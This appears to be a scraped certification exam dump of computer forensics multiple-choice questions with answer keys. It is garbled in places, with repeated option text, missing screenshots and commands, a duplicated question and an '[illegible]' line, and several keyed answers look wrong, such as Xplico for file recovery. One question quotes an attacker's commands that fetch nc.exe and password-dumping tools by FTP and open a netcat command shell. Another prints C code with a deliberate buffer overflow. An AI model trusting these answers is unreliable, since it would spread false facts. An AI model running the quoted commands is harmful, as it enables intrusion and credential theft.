**NEW QUESTION 137**

- (Exam Topic 2)

What is the CIDR from the following screenshot?



- A. /24A./24A./24
- B. /32 B./32 B./32
- C. /16 C./16 C./16
- D. /8D./8D./8

**Answer: D**

#### NEW QUESTION 139

- (Exam Topic 2)

What will the following command accomplish in Linux?  
 fdisk /dev/hda

- A. Partition the hard drive
- B. Format the hard drive
- C. Delete all files under the /dev/hda folder
- D. Fill the disk with zeros

**Answer: A**

#### NEW QUESTION 142

- (Exam Topic 2)

What file is processed at the end of a Windows XP boot to initialize the logon dialog box?

- A. NTOSKRNL.EXE
- B. NTLDR
- C. LSASS.EXE
- D. NTDETECT.COM

**Answer: A**

#### NEW QUESTION 143

- (Exam Topic 2)

What encryption technology is used on Blackberry devices Password Keeper?

- A. 3DES
- B. AES
- C. Blowfish
- D. RC5

**Answer: B**

#### NEW QUESTION 145

- (Exam Topic 2)

Your company's network just finished going through a SAS 70 audit. This audit reported that overall, your network is secure, but there are some areas that needs

improvement. The major area was SNMP security. The audit company recommended turning off SNMP, but that is not an option since you have so many remote nodes to keep track of. What step could you take to help secure SNMP on your network?

- A. Block all internal MAC address from using SNMP
- B. Block access to UDP port 171
- C. Block access to TCP port 171
- D. Change the default community string names

**Answer:** D

#### NEW QUESTION 148

- (Exam Topic 2)

What will the following Linux command accomplish? `dd if=/dev/mem of=/home/sam/mem.bin bs=1024`

- A. Copy the master boot record to a file
- B. Copy the contents of the system folder to a file
- C. Copy the running memory to a file
- D. Copy the memory dump file to an image file

**Answer:** C

#### NEW QUESTION 152

- (Exam Topic 2)

While searching through a computer under investigation, you discover numerous files that appear to have had the first letter of the file name replaced by the hex code byte 5h. What does this indicate on the computer?

- A. The files have been marked as hidden
- B. The files have been marked for deletion
- C. The files are corrupt and cannot be recovered
- D. The files have been marked as read-only

**Answer:** B

#### NEW QUESTION 155

- (Exam Topic 2)

During an investigation, an employee was found to have deleted harassing emails that were sent to someone else. The company was using Microsoft Exchange and had message tracking enabled. Where could the investigator search to find the message tracking log file on the Exchange server?

- A. C:\Program Files\Exchsrvr\servername.log
- B. D:\Exchsrvr\Message Tracking\servername.log
- C. C:\Exchsrvr\Message Tracking\servername.log
- D. C:\Program Files\Microsoft Exchange\srvr\servername.log

**Answer:** A

#### NEW QUESTION 156

- (Exam Topic 2)

When marking evidence that has been collected with the aa/ddmmyy/nnnn/zz format, what does the nnn denote?

- A. The year the evidence was taken
- B. The sequence number for the parts of the same exhibit
- C. The initials of the forensics analyst
- D. The sequential number of the exhibits seized

**Answer:** D

#### NEW QUESTION 160

- (Exam Topic 2)

What is the location of the binary files required for the functioning of the OS in a Linux system?

- A. /run
- B. /bin
- C. /root
- D. /sbin

**Answer:** B

#### NEW QUESTION 162

- (Exam Topic 2)

Which rule requires an original recording to be provided to prove the content of a recording?

- A. 1004
- B. 1002
- C. 1003
- D. 1005

**Answer:** B



#### NEW QUESTION 163

- (Exam Topic 2)

How will you categorize a cybercrime that took place within a CSP's cloud environment?

- A. Cloud as a Subject
- B. Cloud as a Tool
- C. Cloud as an Audit
- D. Cloud as an Object

**Answer: D**

#### NEW QUESTION 164

- (Exam Topic 2)

While presenting his case to the court, Simon calls many witnesses to the stand to testify. Simon decides to call Hillary Taft, a lay witness, to the stand. Since Hillary is a lay witness, what field would she be considered an expert in?

- A. Technical material related to forensics
- B. No particular field
- C. Judging the character of defendants/victims
- D. Legal issues

**Answer: B**

#### NEW QUESTION 165

- (Exam Topic 2)

Which MySQL log file contains information on server start and stop?


- A. Slow query log file
- B. General query log file
- C. Binary log
- D. Error log file

**Answer: D**

#### NEW QUESTION 170

- (Exam Topic 2)

What feature of Windows is the following command trying to utilize?



- A. White space
- B. AFS
- C. ADS
- D. Slack file

**Answer: C**

#### NEW QUESTION 171

- (Exam Topic 2)

Which network attack is described by the following statement?

"At least five Russian major banks came under a continuous hacker attack, although online client services were not disrupted. The attack came from a wide-scale botnet involving at least 24,000 computers, located in 30 countries."

- A. DDoS
- B. Sniffer Attack
- C. Buffer Overflow
- D. Man-in-the-Middle Attack

**Answer: A**

#### NEW QUESTION 176

- (Exam Topic 2)

When a user deletes a file or folder, the system stores complete path including the original filename in a special hidden file called "INFO2" in the Recycled folder. If the INFO2 file is deleted, it is recovered when you \_\_\_\_\_.

- A. Undo the last action performed on the system
- B. Reboot Windows
- C. Use a recovery tool to undelete the file
- D. Download the file from Microsoft website

**Answer:** A

**NEW QUESTION 180**

- (Exam Topic 2)

Which of the following tasks DOES NOT come under the investigation phase of a cybercrime forensics investigation case?

- A. Data collection
- B. Secure the evidence
- C. First response
- D. Data analysis

**Answer:** C

**NEW QUESTION 182**

- (Exam Topic 2)

What is the first step taken in an investigation for laboratory forensic staff members?

- A. Packaging the electronic evidence
- B. Securing and evaluating the electronic crime scene
- C. Conducting preliminary interviews
- D. Transporting the electronic evidence

**Answer:** B

**NEW QUESTION 187**

- (Exam Topic 2)

Which network attack is described by the following statement? "At least five Russian major banks came under a continuous hacker attack, although online client services were not disrupted. The attack came from a wide-scale botnet involving at least 24,000 computers, located in 30 countries."

- A. Man-in-the-Middle Attack
- B. Sniffer Attack
- C. Buffer Overflow
- D. DDoS

**Answer:** D

**NEW QUESTION 189**

- (Exam Topic 2)

When is it appropriate to use computer forensics?

- A. If copyright and intellectual property theft/misuse has occurred
- B. If employees do not care for their boss management techniques
- C. If sales drop off for no apparent reason for an extended period of time
- D. If a financial institution is burglarized by robbers

**Answer:** A

**NEW QUESTION 194**

- (Exam Topic 2)

A small law firm located in the Midwest has possibly been breached by a computer hacker looking to obtain information on their clientele. The law firm does not have any on-site IT employees, but wants to search for evidence of the breach themselves to prevent any possible media attention. Why would this not be recommended?

- A. Searching for evidence themselves would not have any ill effects
- B. Searching could possibly crash the machine or device
- C. Searching creates cache files, which would hinder the investigation
- D. Searching can change date/time stamps

**Answer:** D

**NEW QUESTION 195**

- (Exam Topic 2)

Smith, a network administrator with a large MNC, was the first to arrive at a suspected crime scene involving criminal use of compromised computers. What should be his first response while maintaining the integrity of evidence?

- A. Record the system state by taking photographs of physical system and the display
- B. Perform data acquisition without disturbing the state of the systems
- C. Open the systems, remove the hard disk and secure it
- D. Switch off the systems and carry them to the laboratory

**Answer:** A

#### NEW QUESTION 196

- (Exam Topic 2)

John is working as a computer forensics investigator for a consulting firm in Canada. He is called to seize a computer at a local web caf purportedly used as a botnet server. John thoroughly scans the computer and finds nothing that would lead him to think the computer was a botnet server. John decides to scan the virtual memory of the computer to possibly find something he had missed. What information will the virtual memory scan produce?

- A. It contains the times and dates of when the system was last patched
- B. It is not necessary to scan the virtual memory of a computer
- C. It contains the times and dates of all the system files
- D. Hidden running processes

**Answer:** D

#### NEW QUESTION 197

- (Exam Topic 2)

What is the size value of a nibble?

- A. 0.5 kilo byte
- B. 0.5 bit
- C. 0.5 byte
- D. 2 bits

**Answer:** C

#### NEW QUESTION 200

- (Exam Topic 2)

What does 254 represent in ICCID 89254021520014515744?

- A. Industry Identifier Prefix
- B. Country Code
- C. Individual Account Identification Number
- D. Issuer Identifier Number

**Answer:** B

#### NEW QUESTION 202

- (Exam Topic 2)

Steven has been given the task of designing a computer forensics lab for the company he works for. He has found documentation on all aspects of how to design a lab except the number of exits needed. How many exits should Steven include in his design for the computer forensics lab?

- A. Three
- B. One
- C. Two
- D. Four

**Answer:** B

#### NEW QUESTION 207

- (Exam Topic 2)

John is working on his company policies and guidelines. The section he is currently working on covers company documents; how they should be handled, stored, and eventually destroyed. John is concerned about the process whereby outdated documents are destroyed. What type of shredder should John write in the guidelines to be used when destroying documents?

- A. Strip-cut shredder
- B. Cross-cut shredder
- C. Cross-hatch shredder
- D. Cris-cross shredder

**Answer:** B

#### NEW QUESTION 211

- (Exam Topic 2)

What is the smallest physical storage unit on a hard drive?

- A. Track
- B. Cluster
- C. Sector
- D. Platter

**Answer:** C

#### NEW QUESTION 212

- (Exam Topic 2)

Which password cracking technique uses every possible combination of character sets?

- A. Rainbow table attack
- B. Brute force attack

- C. Rule-based attack
- D. Dictionary attack

**Answer:** B

#### NEW QUESTION 214

- (Exam Topic 2)

How often must a company keep log files for them to be admissible in a court of law?

- A. All log files are admissible in court no matter their frequency
- B. Weekly
- C. Monthly
- D. Continuously

**Answer:** D

#### NEW QUESTION 216

- (Exam Topic 2)

Which of the following tool enables a user to reset his/her lost admin password in a Windows system?

- A. Advanced Office Password Recovery
- B. Active@ Password Changer
- C. Smartkey Password Recovery Bundle Standard
- D. Passware Kit Forensic

**Answer:** B

#### NEW QUESTION 220

- (Exam Topic 2)

Which program is the bootloader when Windows XP starts up?

- A. KERNEL.EXE
- B. NTLDR
- C. LOADER
- D. LILO

**Answer:** B

#### NEW QUESTION 225

- (Exam Topic 2)

Which forensic investigating concept trails the whole incident from how the attack began to how the victim was affected?

- A. Point-to-point
- B. End-to-end
- C. Thorough
- D. Complete event analysis

**Answer:** B

#### NEW QUESTION 227

- (Exam Topic 2)

Daryl, a computer forensics investigator, has just arrived at the house of an alleged computer hacker. Daryl takes pictures and tags all computer and peripheral equipment found in the house. Daryl packs all the items found in his van and takes them back to his lab for further examination. At his lab, Michael his assistant helps him with the investigation. Since Michael is still in training, Daryl supervises all of his work very carefully. Michael is not quite sure about the procedures to copy all the data off the computer and peripheral devices. How many data acquisition tools should Michael use when creating copies of the evidence for the investigation?

- A. Two
- B. One
- C. Three
- D. Four

**Answer:** A

#### NEW QUESTION 232

- (Exam Topic 2)

NTFS has reduced slack space than FAT, thus having lesser potential to hide data in the slack space. This is because:

- A. FAT does not index files
- B. NTFS is a journaling file system
- C. NTFS has lower cluster size space
- D. FAT is an older and inefficient file system

**Answer:** C

#### NEW QUESTION 235

- (Exam Topic 2)

What type of attack sends spoofed UDP packets (instead of ping packets) with a fake source address to the IP broadcast address of a large network?

- A. Fraggle
- B. Smurf scan
- C. SYN flood
- D. Teardrop

**Answer:** A

#### NEW QUESTION 238

- (Exam Topic 2)

Which of the following Event Correlation Approach is an advanced correlation method that assumes and predicts what an attacker can do next after the attack by studying the statistics and probability and uses only two variables?

- A. Bayesian Correlation
- B. Vulnerability-Based Approach
- C. Rule-Based Approach
- D. Route Correlation

**Answer:** A

#### NEW QUESTION 239

- (Exam Topic 2)

Jason discovered a file named \$RIYG6VR.doc in the C:\\$Recycle.Bin\<USER SID>\ while analyzing a hard disk image for the deleted data. What inferences can he make from the file name?

- A. It is a doc file deleted in seventh sequential order
- B. RIYG6VR.doc is the name of the doc file deleted from the system
- C. It is file deleted from R drive
- D. It is a deleted doc file

**Answer:** D

#### NEW QUESTION 243

- (Exam Topic 2)

Sectors are pie-shaped regions on a hard disk that store data. Which of the following parts of a hard disk do not contribute in determining the addresses of data?

- A. Sectors
- B. Interface
- C. Cylinder
- D. Heads

**Answer:** B

#### NEW QUESTION 244

- (Exam Topic 2)

Which file is a sequence of bytes organized into blocks understandable by the system's linker?

- A. executable file
- B. source file
- C. Object file
- D. None of these

**Answer:** C

#### NEW QUESTION 248

- (Exam Topic 2)

Microsoft Security IDs are available in Windows Registry Editor. The path to locate IDs in Windows 7 is:

- A. HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList
- B. HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ProfileList
- C. HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegList
- D. HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Regedit

**Answer:** A

#### NEW QUESTION 251

- (Exam Topic 2)

Which of the following is an iOS Jailbreaking tool?

- A. Kingo Android ROOT
- B. Towelroot
- C. One Click Root
- D. Redsn0w

**Answer:** D



#### NEW QUESTION 253

- (Exam Topic 2)

Bob has encountered a system crash and has lost vital data stored on the hard drive of his Windows computer. He has no cloud storage or backup hard drives. he wants to recover all those data, which includes his personal photos, music, documents, videos, official email, etc. Which of the following tools shall resolve Bob's purpose?

- A. Colasoft's Capsa
- B. Recuva
- C. Cain & Abel
- D. Xplico

**Answer:** D

#### NEW QUESTION 257

- (Exam Topic 2)

What hashing method is used to password protect Blackberry devices?

- A. AES
- B. RC5
- C. MD5
- D. SHA-1

**Answer:** D

#### NEW QUESTION 258

- (Exam Topic 2)

Which password cracking technique uses details such as length of password, character sets used to construct the password, etc.?

- A. Dictionary attack
- B. Brute force attack
- C. Rule-based attack
- D. Man in the middle attack

**Answer:** A

#### NEW QUESTION 263

- (Exam Topic 2)

Where does Encase search to recover NTFS files and folders?

- A. MBR
- B. MFT
- C. Slack space
- D. HAL

**Answer:** B

#### NEW QUESTION 267

- (Exam Topic 1)

What information do you need to recover when searching a victim's computer for a crime committed with specific e-mail message?

- A. Internet service provider information
- B. E-mail header
- C. Username and password
- D. Firewall log

**Answer:** B

#### NEW QUESTION 271

- (Exam Topic 1)

Which of the following should a computer forensics lab used for investigations have?

- A. isolation
- B. restricted access
- C. open access
- D. an entry log

**Answer:** B

#### NEW QUESTION 272

- (Exam Topic 1)

George is a senior security analyst working for a state agency in Florida. His state's congress just passed a bill mandating every state agency to undergo a security audit annually. After learning what will be required, George needs to implement an IDS as soon as possible before the first audit occurs. The state bill requires that an IDS with a "time-based induction machine" be used.

What IDS feature must George implement to meet this requirement?

- A. Signature-based anomaly detection

- B. Pattern matching
- C. Real-time anomaly detection
- D. Statistical-based anomaly detection

**Answer:** C

**NEW QUESTION 276**

- (Exam Topic 1)

Windows identifies which application to open a file with by examining which of the following?

- A. The File extension
- B. The file attributes
- C. The file Signature at the end of the file
- D. The file signature at the beginning of the file

**Answer:** A

**NEW QUESTION 278**

- (Exam Topic 1)

The objective of this act was to protect consumers' personal financial information held by financial institutions and their service providers.

- A. Gramm-Leach-Bliley Act
- B. Sarbanes-Oxley 2002
- C. California SB 1386
- D. HIPAA

**Answer:** A

**NEW QUESTION 283**

- (Exam Topic 1)

If an attacker's computer sends an IPID of 31400 to a zombie computer on an open port in IDLE scanning, what will be the response?

- A. The zombie will not send a response
- B. 31402
- C. 31399
- D. 31401

**Answer:** D

**NEW QUESTION 286**

- (Exam Topic 1)

What is kept in the following directory? HKLM\SECURITY\Policy\Secrets

- A. Cached password hashes for the past 20 users
- B. Service account passwords in plain text
- C. IAS account names and passwords
- D. Local store PKI Kerberos certificates

**Answer:** B

**NEW QUESTION 287**

- (Exam Topic 1)

When an investigator contacts by telephone the domain administrator or controller listed by a Who is lookup to request all e-mails sent and received for a user account be preserved, what U.S.C. statute authorizes this phone call and obligates the ISP to preserve e-mail records?

- A. Title 18, Section 1030
- B. Title 18, Section 2703(d)
- C. Title 18, Section Chapter 90
- D. Title 18, Section 2703(f)

**Answer:** D

**NEW QUESTION 289**

- (Exam Topic 1)

In a forensic examination of hard drives for digital evidence, what type of user is most likely to have the most file slack to analyze?

- A. one who has NTFS 4 or 5 partitions
- B. one who uses dynamic swap file capability
- C. one who uses hard disk writes on IRQ 13 and 21
- D. one who has lots of allocation units per block or cluster

**Answer:** D

**NEW QUESTION 293**

- (Exam Topic 1)

What method of computer forensics will allow you to trace all ever-established user accounts on a Windows 2000 sever the course of its lifetime?

- A. forensic duplication of hard drive
- B. analysis of volatile data
- C. comparison of MD5 checksums
- D. review of SIDs in the Registry

**Answer:** C

#### NEW QUESTION 298

- (Exam Topic 1)

At what layer of the OSI model do routers function on?

- A. 4
- B. 3
- C. 1
- D. 5

**Answer:** B

#### NEW QUESTION 300

- (Exam Topic 1)

The efforts to obtain information before a trial by demanding documents, depositions, questioned and answers written under oath, written requests for admissions of fact and examination of the scene is a description of what legal term?

- A. Detection
- B. Hearsay
- C. Spoliation
- D. Discovery

**Answer:** D

#### NEW QUESTION 301

- (Exam Topic 1)

What operating system would respond to the following command?

- A. Windows 95
- B. FreeBSD
- C. Windows XP
- D. Mac OS X

**Answer:** B

#### NEW QUESTION 304

- (Exam Topic 1)

Julia is a senior security analyst for Berber Consulting group. She is currently working on a contract for a small accounting firm in Florid a. They have given her permission to perform social engineering attacks on the company to see if their in-house training did any good. Julia calls the main number for the accounting firm and talks to the receptionist. Julia says that she is an IT technician from the company's main office in Iowa. She states that she needs the receptionist's network username and password to troubleshoot a problem they are having. Julia says that Bill Hammond, the CEO of the company, requested this information. After hearing the name of the CEO, the receptionist gave Julia all the information she asked for. What principal of social engineering did Julia use?

- A. Social Validation
- B. Scarcity
- C. Friendship/Liking
- D. Reciprocation

**Answer:** D

#### NEW QUESTION 307

- (Exam Topic 1)

Terri works for a security consulting firm that is currently performing a penetration test on First National Bank in Tokyo. Terri's duties include bypassing firewalls and switches to gain access to the network. Terri sends an IP packet to one of the company's switches with ACK bit and the source address of her machine set. What is Terri trying to accomplish by sending this IP packet?

- A. Trick the switch into thinking it already has a session with Terri's computer
- B. Poison the switch's MAC address table by flooding it with ACK bits
- C. Crash the switch with a DoS attack since switches cannot send ACK bits
- D. Enable tunneling feature on the switch

**Answer:** A

#### NEW QUESTION 312

- (Exam Topic 1)

You are a computer forensics investigator working with local police department and you are called to assist in an investigation of threatening emails. The complainant has printer out 27 email messages from the suspect and gives the printouts to you. You inform her that you will need to examine her computer because you need access to the \_\_\_\_\_ in order to track the emails back to the suspect.

- A. Routing Table
- B. Firewall log
- C. Configuration files
- D. Email Header

**Answer:** D

#### NEW QUESTION 315

- (Exam Topic 1)

What type of file is represented by a colon (:) with a name following it in the Master File Table of NTFS disk?

- A. A compressed file
- B. A Data stream file
- C. An encrypted file
- D. A reserved file

**Answer:** B

#### NEW QUESTION 319

- (Exam Topic 1)

Microsoft Outlook maintains email messages in a proprietary format in what type of file?

- A. .email
- B. .mail
- C. .pst
- D. .doc

**Answer:** C

#### NEW QUESTION 323

- (Exam Topic 1)

As a security analyst, you setup a false survey website that will require users to create a username and a strong password. You send the link to all the employees of the company. What information will you be able to gather?

- A. The IP address of the employees' computers
- B. Bank account numbers and the corresponding routing numbers
- C. The employees network usernames and passwords
- D. The MAC address of the employees' computers

**Answer:** C

#### NEW QUESTION 325

- (Exam Topic 1)

How many characters long is the fixed-length MD5 algorithm checksum of a critical system file?

- A. 128
- B. 64
- C. 32
- D. 16

**Answer:** C

#### NEW QUESTION 326

- (Exam Topic 1)

If you plan to startup a suspect's computer, you must modify the \_\_\_\_\_ to ensure that you do not contaminate or alter data on the suspect's hard drive by booting to the hard drive.

- A. deltree command
- B. CMOS
- C. Boot.sys
- D. Scandisk utility

**Answer:** C

#### NEW QUESTION 330

- (Exam Topic 1)

The rule of thumb when shutting down a system is to pull the power plug. However, it has certain drawbacks. Which of the following would that be?

- A. Any data not yet flushed to the system will be lost
- B. All running processes will be lost
- C. The /tmp directory will be flushed
- D. Power interruption will corrupt the pagefile

**Answer:** A

#### NEW QUESTION 331

- (Exam Topic 1)

A honey pot deployed with the IP 172.16.1.108 was compromised by an attacker. Given below is an excerpt from a Snort binary capture of the attack. Decipher the activity carried out by the attacker by studying the log. Please note that you are required to infer only what is explicit in the excerpt.

(Note: The student is being tested on concepts learnt during passive OS fingerprinting, basic TCP/IP connection concepts and the ability to read packet signatures from a sniff dump.)

03/15-20:21:24.107053 211.185.125.124:3500 -> 172.16.1.108:111

TCP TTL:43 TOS:0x0 ID:29726 IpLen:20 DgmLen:52 DF

```
***A**** Seq: 0x9B6338C5 Ack: 0x5820ADD0 Win: 0x7D78 TcpLen: 32 TCP Options (3) => NOP NOP TS: 23678634 2878772
```

```

===== 03/15-20:21:24.452051 211.185.125.124:789 -> 172.16.1.103:111

```

UDP TTL:43 TOS:0x0 ID:29733 IpLen:20 DgmLen:84

Len: 64

```
01 0A 8A 0A 00 00 00 00 00 00 02 00 01 86 A0 .....
```

```
00 00 00 02 00 00 00 03 00 00 00 00 00 00 00 00 .....
```

```
00 00 00 00 00 00 00 00 00 00 01 86 B8 00 00 00 01 .....
```

00 00 00 11 00 00 00 00 .....

[illegible]

172.16.1.103:32773

UDP TTL:43 TOS:0x0 ID:29781 IpLen:20 DgmLen:1104 Len: 1084

```
47 F7 9F 63 00 00 00 00 00 00 00 02 00 01 86 B8
```

- A. The attacker has conducted a network sweep on port 111
- B. The attacker has scanned and exploited the system using Buffer Overflow
- C. The attacker has used a Trojan on port 32773
- D. The attacker has installed a backdoor

**Answer: A**

## NEW QUESTION 333

- (Exam Topic 1)

The following excerpt is taken from a honeypot log that was hosted at lab.wiretrip.net. Snort reported Unicode attacks from 213.116.251.162. The File Permission Canonicalization vulnerability (UNICODE attack) allows scripts to be run in arbitrary folders that do not normally have the right to run scripts. The attacker tries a Unicode attack and eventually succeeds in displaying boot.ini.

He then switches to playing with RDS, via msadcs.dll. The RDS vulnerability allows a malicious user to construct SQL statements that will execute shell commands (such as CMD.EXE) on the IIS server. He does a quick query to discover that the directory exists, and a query to msadcs.dll shows that it is functioning correctly.

The attacker makes a RDS query which results in the commands run as shown below.

```
"cmd1.exe /c open 213.116.251.162 >ftppcom" "cmd1.exe /c echo johna2k >>ftppcom" "cmd1.exe /c echo haxedi00 >>ftppcom" "cmd1.exe /c echo get nc.exe
```

```
>>ftpcom" "cmd1.exe /c echo get pdump.exe >>ftpcom" "cmd1.exe /c echo get samdump.dll >>ftpcom" "cmd1.exe /c echo quit >>ftpcom"
```

```
"cmd1.exe /c ftp -s:ftpcom"
```

"cmd1.exe /c nc -l -p 6969 -e cmd1.exe" What can you infer from the exploit given?

- A. It is a local exploit where the attacker logs in using username johna2k  
B. There are two attackers on the system - johna2k and haxedj00  
C. The attack is a remote exploit and the hacker downloads three files  
D. The attacker is unsuccessful in spawning a shell as he has specified a high end UDP port

**Answer: C**

**Explanation:**

The log clearly indicates that this is a remote exploit with three files being downloaded and hence the correct answer is C.

## NEW QUESTION 337

- (Exam Topic 1)

As a CHFI professional, which of the following is the most important to your professional reputation?

- A. Your Certifications
- B. The correct, successful management of each and every case
- C. The free that you charge
- D. The friendship of local law enforcement officers

**Answer: B**

## NEW QUESTION 340

- (Exam Topic 1)

When using Windows acquisitions tools to acquire digital evidence, it is important to use a well-tested hardware write-blocking device to:

- A. Automate Collection from image files
- B. Avoiding copying data from the boot partition
- C. Acquire data from host-protected area on a disk
- D. Prevent Contamination to the evidence drive

**Answer: D**

## NEW QUESTION 345

- (Exam Topic 1)

A suspect is accused of violating the acceptable use of computing resources, as he has visited adult websites and downloaded images. The investigator wants to demonstrate that the suspect did indeed visit these sites. However, the suspect has cleared the search history and emptied the cookie cache. Moreover, he has removed any images he might have downloaded. What can the investigator do to prove the violation?

- ### A. Image the disk and try to recover deleted files



- B. Seek the help of co-workers who are eye-witnesses
- C. Check the Windows registry for connection data (you may or may not recover)
- D. Approach the websites for evidence

**Answer:** A

#### NEW QUESTION 349

- (Exam Topic 1)

A state department site was recently attacked and all the servers had their disks erased. The incident response team sealed the area and commenced investigation. During evidence collection they came across a zip disks that did not have the standard labeling on it. The incident team ran the disk on an isolated system and found that the system disk was accidentally erased. They decided to call in the FBI for further investigation. Meanwhile, they short listed possible suspects including three summer interns. Where did the incident team go wrong?

- A. They examined the actual evidence on an unrelated system
- B. They attempted to implicate personnel without proof
- C. They tampered with evidence by using it
- D. They called in the FBI without correlating with the fingerprint data

**Answer:** C

#### NEW QUESTION 350

- (Exam Topic 1)

You are carrying out the last round of testing for your new website before it goes live. The website has many dynamic pages and connects to a SQL backend that accesses your product inventory in a database. You come across a web security site that recommends inputting the following code into a search field on web pages to check for vulnerabilities: When you type this and click on search, you receive a pop-up window that says: "This is a test."  
What is the result of this test?

- A. Your website is vulnerable to CSS
- B. Your website is not vulnerable
- C. Your website is vulnerable to SQL injection
- D. Your website is vulnerable to web bugs

**Answer:** A

#### NEW QUESTION 351

- (Exam Topic 1)

One technique for hiding information is to change the file extension from the correct one to one that might not be noticed by an investigator. For example, changing a .jpg extension to a .doc extension so that a picture file appears to be a document. What can an investigator examine to verify that a file has the correct extension?

- A. the File Allocation Table
- B. the file header
- C. the file footer
- D. the sector map

**Answer:** B

#### NEW QUESTION 354

- (Exam Topic 1)

You are working as an investigator for a corporation and you have just received instructions from your manager to assist in the collection of 15 hard drives that are part of an ongoing investigation.

Your job is to complete the required evidence custody forms to properly document each piece of evidence as it is collected by other members of your team. Your manager instructs you to complete one multi-evidence form for the entire case and a single-evidence form for each hard drive. How will these forms be stored to help preserve the chain of custody of the case?

- A. All forms should be placed in an approved secure container because they are now primary evidence in the case.
- B. The multi-evidence form should be placed in the report file and the single-evidence forms should be kept with each hard drive in an approved secure container.
- C. The multi-evidence form should be placed in an approved secure container with the hard drives and the single-evidence forms should be placed in the report file.
- D. All forms should be placed in the report file because they are now primary evidence in the case.

**Answer:** B

#### NEW QUESTION 358

- (Exam Topic 1)

If you see the files Zer0.tar.gz and copy.tar.gz on a Linux system while doing an investigation, what can you conclude?

- A. The system files have been copied by a remote attacker
- B. The system administrator has created an incremental backup
- C. The system has been compromised using a t0rnrootkit
- D. Nothing in particular as these can be operational files

**Answer:** D

#### NEW QUESTION 360

- (Exam Topic 1)

Lance wants to place a honeypot on his network. Which of the following would be your recommendations?

- A. Use a system that has a dynamic addressing on the network
- B. Use a system that is not directly interacting with the router
- C. Use it on a system in an external DMZ in front of the firewall
- D. It doesn't matter as all replies are faked

**Answer:** D

#### NEW QUESTION 363

- (Exam Topic 1)

Before you are called to testify as an expert, what must an attorney do first?

- A. engage in damage control
- B. prove that the tools you used to conduct your examination are perfect
- C. read your curriculum vitae to the jury
- D. qualify you as an expert witness

**Answer:** D

#### NEW QUESTION 366

- (Exam Topic 1)

Jason is the security administrator of ACMA metal Corporation. One day he notices the company's Oracle database server has been compromised and the customer information along with financial data has been stolen. The financial loss will be in millions of dollars if the database gets into the hands of the competitors. Jason wants to report this crime to the law enforcement agencies immediately.

Which organization coordinates computer crimes investigations throughout the United States?

- A. Internet Fraud Complaint Center
- B. Local or national office of the U.
- C. Secret Service
- D. National Infrastructure Protection Center
- E. CERT Coordination Center

**Answer:** B

#### NEW QUESTION 367

- (Exam Topic 1)

When investigating a potential e-mail crime, what is your first step in the investigation?

- A. Trace the IP address to its origin
- B. Write a report
- C. Determine whether a crime was actually committed
- D. Recover the evidence

**Answer:** A

#### NEW QUESTION 369

- (Exam Topic 1)

Kyle is performing the final testing of an application he developed for the accounting department. His last round of testing is to ensure that the program is as secure as possible. Kyle runs the following command. What is he testing at this point?

```
#include #include int main(int argc, char *argv[]) { char buffer[10]; if (argc < 2) { fprintf (stderr, "USAGE: %s string\n", argv[0]); return 1; } strcpy(buffer, argv[1]); return 0; }
```

- A. Buffer overflow
- B. SQL injection
- C. Format string bug
- D. Kernal injection

**Answer:** A

#### NEW QUESTION 374

- (Exam Topic 1)

What is the target host IP in the following command?

- A. 172.16.28.95
- B. 10.10.150.1
- C. Firewalk does not scan target hosts
- D. This command is using FIN packets, which cannot scan target hosts

**Answer:** A

#### NEW QUESTION 375

- (Exam Topic 1)

An "idle" system is also referred to as what?

- A. PC not connected to the Internet
- B. Zombie
- C. PC not being used

D. Bot

**Answer:** B

**NEW QUESTION 378**

- (Exam Topic 1)

In conducting a computer abuse investigation you become aware that the suspect of the investigation is using ABC Company as his Internet Service Provider (ISP). You contact ISP and request that they provide you assistance with your investigation. What assistance can the ISP provide?

- A. The ISP can investigate anyone using their service and can provide you with assistance
- B. The ISP can investigate computer abuse committed by their employees, but must preserve the privacy of their customers and therefore cannot assist you without a warrant
- C. The ISP can't conduct any type of investigations on anyone and therefore can't assist you
- D. ISP's never maintain log files so they would be of no use to your investigation

**Answer:** B

**NEW QUESTION 382**

- (Exam Topic 1)

John and Hillary works at the same department in the company. John wants to find out Hillary's network password so he can take a look at her documents on the file server. He enables Lophtrcrack program to sniffing mode. John sends Hillary an email with a link to Error! Reference source not found. What information will he be able to gather from this?

- A. Hillary network username and password hash
- B. The SID of Hillary network account
- C. The SAM file from Hillary computer
- D. The network shares that Hillary has permissions

**Answer:** A

**NEW QUESTION 383**

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